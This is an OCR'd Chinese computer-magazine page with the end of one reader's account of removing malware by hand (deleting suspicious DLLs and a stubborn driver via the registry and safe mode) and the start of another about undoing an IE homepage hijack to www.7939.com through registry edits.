


图10

为了保险起见，我又对上述的三个文件在注册表中进行了搜索，没有任何项和键值存在了，接着我把临时文件夹的文件清除掉，免得病毒死灰复燃。最后运行msconfig开始查看启动项，发现一切正常，似乎病毒只对驱动和服务作了手脚。记得曾经在卡卡社区上看到过许多人讨论流氓软件，说通常会有程序在\system32\wbem\文件夹中驻留，我打开看了一下，果然发现两个版权不明的程序，ocmor.dll和tmpdrv235.exe（图13），想必这两个就是罪魁祸首了，先复制到安全位置然后删除掉。我又在system32目录下遛达了一下，按文件类型排列图标后搜寻dll文件，没有发现上述文件的踪迹，但无意间又发现一个advport.dll文件没有出品公司，比较可疑，也将其复制出来然后删除了（图14）。最后打开驱动文件夹打算删除顽固的vrdnj.sys文件，但令我郁闷的是还是不行。于是又一次打开注册表查找vrdnj，结果该驱动的启动项都回来了，到底是因为什么呢？当我准备重启电脑到安全模式再进行删除的时候，忽然看到计算机在注销后提示要保存设置，终于明白了，驱动这个东西是加载到内存的，关机时内存中的驱动文件会写回到源文件。那么就有两种方法可以参考使用了，一种是使用冰刃释放内存，另一种就是让驱动文件不在关机的时候进行设置检查。




图11




图12

我选择了后一种，使用“快速关机”的方法就可以实现（在运行中输入**shutdown -s**）。进入安全模式，再一次清理了注册表的启动项（方法同上），然后快速关机重启。

重启系统到正常模式，拨号上网后没有发生任何异常，将备份出来的文件在百度上搜索，只有两个文件可以搜索出来，原来ocmor.dll和advport.dll早已经臭名昭著了。使用卡巴、瑞星、金山、NDO32、瑞星卡卡对C盘和进程轮流检测了一番，都没有发现异样，终于可以收工，开始到X的论坛灌水了。

（本文所涉及到的注册表文件已收录到光盘中）




图13




图14

清除可恶的 www.7939.com

magic dog

这天开着我的爱机在网上溜达了一会儿，当我重新打开浏览器的时候突然发现本来设置成空白的主页变成了http://www.7939.com，这是一个导航网站，如图1。我打开IE的属性将默认主页重新改成了空白，却发现仍旧是自动登录那个网站，看来是遇到"流氓"了。

直接使用木马克星、雅虎助手等工具进行清除，但是却都没有用，郁闷啊，看来又得自己动手了。点击"开始－"运行"，在运行栏中输入regedit打开注册表，找到如下位置：HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\InternetExplorer\Main，删除"Default_Page_URL"和"Start Page"。我们再来到HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Main下，这里有个键值"Start_Page"，如图2，这个"Start_Page"字符串是不能删除的，否则IE将不能运行，但是我们可以修改其首页的地址，修改好后，我打开IE浏览器却发现仍然不行，好郁闷呀！




图1

